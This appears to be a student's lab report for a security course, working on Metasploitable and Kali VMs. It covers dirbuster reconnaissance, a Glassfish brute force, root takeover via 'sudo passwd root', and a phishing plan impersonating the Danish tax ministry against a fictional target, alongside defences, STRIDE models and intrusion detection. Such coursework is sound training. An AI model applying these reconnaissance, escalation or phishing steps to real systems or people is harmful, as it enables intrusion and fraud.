
When opening the drupal web page, you are greeted by a warning. Do you think this is good practice? Why or why not?

The warnings are not good practice, as they disclose information about the application configuration that an attacker could use to gain further access to security vulnerabilities. It also gives away the fact, that the drupal server is misconfigured and might give way to further security vulnerabilities.

Given a more restrictive web server configuration, finding the relevant information wouldn't have been that easy. Please check dirbuster, to be found in the "Web Application Analysis" menu. How could this tool help you finding information? Try it out on the Ubuntu metasploitable VM. Use /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt as dictionary.

Dirbuster can help you find information about directories on a target server, by brute-forcing the directories, performing several requests to try and figure out what directories are present on the server and generating a report containing all that information. For example, if we wanted to use dirbuster to figure out what directories are in the /drupal directory, that we figured out earlier exists, we could use dirbuster as so

Figure 3: The Dirbuster User Interface



How can effective spying with tools like dirbuster prevented?

There are several ways of which you can attempt to prevent tools like dirbuster being used:

- Using custom directory names as opposed to default well-known ones.
- Implementing rate-limiting for single users, as dirbuster performs many requests.
- Implementing required CAPTCHAs when accessing the site.
- Implementing firewalls and setting up monitoring with alerts.

This attack didn't get us all the way to root. How would you continue the pentest? What would be your next actions?

While we didn't get all the way to the root user, gaining access to the root user is actually a rather simple feat now that we have access to a sudo user. We can simply use the passwd command as such: sudo passwd root, which will prompt us to give root a new password, which we can then use to login to root. These would be my next steps.

Do you have any specific things in mind you would try to get root access?

As stated before, I would attempt to use the passwd command to change the root password, which, could gain us access to the root user and gain full access of the system depending on the configuration. Considering the woefully misconfigured system, it's not so far-fetched that the system would be configured as such, that this was possible.

What makes getting a remote shell so powerful?

Getting a remote shell is especially powerful, as you now have access to running any commands that you desire. If you have root access, you can even move, copy and destroy any files you want. You could install new exploitative software, create backdoors and more. Having access to a remote shell means no longer being limited to simple injection attacks, but having much more control.

Exercise 6: Social Engineering

Defense

Which technical tools can be used to defend against social engineering attacks and against which?

- Email filtering software
  - **Functionality:** The software scans incoming emails for potential phishing attempts or malicious contents, resulting in many obvious attempts at malicious activity being filtered.
  - **Protects against:** Protects the user against phishing and email scams such as impersonation attempts.
- MFA systems
  - **Functionality:** Adds an additional layer of security by forcing the user to input a dynamically generated code as well as their password when signing in.
  - **Protects against:** Protects the user against password leaks, insecure passwords etc.
- Antivirus software
  - **Functionality:** Scans systems and programs for known malicious code and quarantines files before they can gain access to or change a system.
  - **Protects against:** Protects against viruses, malware, spyware and trojans.
- User roles and PAM
  - **Functionality:** User roles allow an organization to specify that a user only has access to very specific things in the organization portals and the entire PAM system monitors access to resources and logs attempts at unauthorized access.
  - **Protects against:** Helps mitigate damage of social engineering attacks by limiting access to resources if access to a user account is obtained.

Give examples on how you, as IT-experts, can either stop or mitigate Social Engineering.

Some ways of stopping or mitigating damage from Social Engineering attacks are as follows:

- Implementing strong organizational security policies and ensuring that every employee within the organization is trained to follow these policies and procedures.
- Controlling access to the physical organization by unauthorized personnel by implementing security badges, key cards, biometric systems etc.
- Implementing phishing detection tools and ensuring regular employee phishing tests, allowing them to fail without catastrophic failure ensuing.

Experiment: Attack and Defend

The experiment was performed in a small group.

DAN is a quiet reserved loner. He's trusting, good-natured and lenient. He's conscientious, hard-working, well-organized and punctual. He's calm, even-tempered, comfortable and unemotional. He's down to eart, uncreative, conventional and uncurious.

Attacker's Perspective

Based off the information provided about DAN, we believe that the proper course of action to socially engineer him would be an email phishing scam, making use of his trusting and well-organized traits by impersonating the danish tax ministry asking him to update his advance statement to ensure correct tax calculations.

Impersonating an authority figure will let us make use of his calm, unemotional and curious nature as well, as these traits make him unlikely to seek out a second opinion, especially considering tax season beginning around november.

Defender's Perspective

The course designed to train DAN on how to avoid being socially engineered needs to cater specifically to his weaknesses. Therefore, the curriculum is as follows:

- How to efficiently make use of firewalls, anti-phishing tools and spam filters.
- Instilling several rules of thumb in DAN and his way of navigating the workspace:
  - Official government communication will never include asking for personal information or direct links to signup pages.
  - Make use of multi-factor-authentication wherever available.
  - Involve coworkers or supervisors whenever there's any doubt about the validity of emails.

Exercise 7: Brute Forcing Glassfish

Brute Force Attack

What does HTTPS actually provide protection for?

HTTPS is primarily used for ensuring a secure connection between client and server, by implementing TLS and that way protecting from man-in-the-middle attacks.

Which username/password combination did you find?

After running the glassfish_login exploit, the username and password combinations that works is admin and sploit respectively. Of course, the passwords would realistically be much stronger than simply admin and sploit.

Discuss which security relevant problems are we testing with a brute force attack?

With a brute force attack, we are testing for weak passwords, lack of multi-factor-authentication within the organization, as well as external ip addresses being allowed to sign in.

Discuss what would be your suggestions to the admin in order to address and mitigate this issue?

One thing that the admin could do is use stronger passwords, this however, doesn't help in the case of a password leak to some database. Therefore, another thing that the admin could do, is introduce multi-factor-authentication when signing in to relevant organization accounts. Additionally, restricting access to specific IP addresses localized where the organization is physically located or allowing access through a specific VPN would go a long way to mitigate this issue.

How is this attack type related to the internet of things, internet routers, and, e.g., virtual machines?

Brute force attacks relate to the three mentioned platforms in the following ways:

- **Internet of Things (IoT)** Many IoT devices, such as cameras, smart devices and more, often come with default credentials set, which are usually readily available online. This makes these the perfect target for brute force attacks, as most users don't bother changing the default credentials.
- **Internet Routers** Internet routers suffer the same issue as IoT devices, as again, routers come with default passwords, which many people don't bother setting. If an intruder is even able to gain physical access to the router, an ethernet cable can be used to open ports without the need of Wi-Fi passwords.
- **Virtual Machines** Just like with the previous two, many virtual machines come with default passwords, (for example the Kali Linux image that we're using for this course), which allows for potential easy access via brute force attacks. Especially if said virtual machines allow for remote access.


Do you know a way in which HTTPS could make the connection more secure against this kind of attack?

While HTTPS doesn't protect against brute force attacks in and of itself, it does so indirectly, by encrypting all data access, securing login pages and ensuring that the server that the user is communicating with is actually the server that it says it is. This makes it much harder for a malicious entity to perform man-in-the middle attacks and makes it harder for passwords to leak onto potential databases which can be used to brute force.

Exercise 8: Threat Modelling

A Simple Health App Data Flow Diagram

Figure 4: Data Flow Diagram for the Health App



Formulate STRIDE

Spoofing Identity

- Creation of fake user accounts
- Impersonation of existing users

Tampering with Data

- Direct alterations of stored data
- Data corruption during transfer

Repudiation

- Denying users access to data entry
- Denying users access to data deletion

Information Disclosure

- Access to health data without being authorized
- Data leaks through debugging external debugging tools

Denial of Service


- Intentionally crashing the app through malformed data
- Denying service through DDoS attacks

Elevation of Privilege

- Access to admin features without proper authorization
- Exploiting vulnerabilities in the system to elevate user privileges

Updated Fitness T racker App Flow Diagram

Figure 5: Data Flow Diagram for the Fitness Tracker App



Formulate STRIDE

Spoofing Identity

- Impersonation of a third-party devices such as a bluetooth device
- Impersonation of a fake cloud server that the app connects to

Tampering with Data

- Direct alterations of stored data
- Data corruption during transfer

Repudiation

- Denial of data transmission
- Denial of data processing

Information Disclosure

- Unauthorized access to the stored fitness data on device as well as cloud
- Potential leaks via lacking security of third-party devices connecting to the app

Denial of Service

- Sending large amounts of fitness tracking data, overloading the app server
- Cloud service could become unavailable, resulting in data sync between device and cloud not being possible

Elevation of Privilege

- Unauthorized access to data on the cloud server without having necessary privileges
- Use exploits in the app to gain elevated access to cloud server

Exercise 9: Intrusion Detection

Use case of the presented options

There are several different tools tested and provided through the exercise with different use cases and scenarios, which can all work together to create a more secure system by detecting intrusions.

Logcheck

Logchecking is an important part of a secure system, for several reasons. The sheer amount of information which is constantly being logged by even a medium-sized server or application is impossible to manually monitor and sift through. Therefore automated solutions such as using logcheck in conjunction with postfix to notify a responsible administrator of detections is a necessary thing to have implemented for proper security. It also gives us detailed information about the incident, so that we, as an advanced user can either fix the issue or use the provided information to improve the security of our system.

Extended Firewall Logging

Using extended firewall logging, we can constantly watch for connections through the firewall, rejected connections and view these logs with journalctl. Watching the network traffic is an almost surefire way to be able to detect unauthorized connections to our machine, as it will be very hard to completely hide your presence like this. One downside to this, is that the sheer amount of connections to a machine could make it hard to notice suspicious connections without proper filtering.

Service Protection with sshguard

SSHGuard is a tool which automatically analyzes ssh connection logs and detects when for example a brute-force attack is going on and can automatically block offending IP addresses. This of course, isn't a method that always works, as VPNs and proxies exist, which serve to hide the user's actual IP address and giving them ability to spoof an unlimited amount of addresses, avoiding an IP ban.

Suricata

Suricate works in much the same way as SSHGuard, but with network traffic in general and not just SSH connections. Suricata automatically looks at real-time traffic, analyzes this and can do this based on certain rules, allowing some connections and denying others, which makes it ideal for complex systems that has many connections and need to watch for very specific types of suspicious connections. The downside to this, is the amount of configuration and resources needed to manage such a tool correctly, as it isn't a simple endeavor.